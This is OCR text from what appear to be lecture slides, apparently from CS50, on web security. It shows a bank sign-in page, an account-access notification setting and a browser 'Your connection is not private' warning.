
We can notify you when your account is accessed from a computer or mobile device that you haven't used before. Choose a notification method below:

- ☐ Email
- ☐ Text message/Push notification

Save Changes

Cancel

SSL



Enter your Online ID

Sign In



☐ Save this Online ID

Help/options

Enroll

Banking

Credit Cards

Loans

Investments



Learning

Small changes can add up to
Big Savings

Learn the daily tips that make savings easier than you think.



Get started

Enter your Online ID


Sign In



☐ **Save this Online ID**

► **Help/options**

Enroll







Bank of America — Banking ×





Bank of America Corporation [US]

<https://www.bankofamerica.com>



Privacy error



 ~~https~~://cs50.harvard.edu




Your connection is not private


Attackers might be trying to steal your information from **cs50.harvard.edu** (for example, passwords, messages, or credit cards).

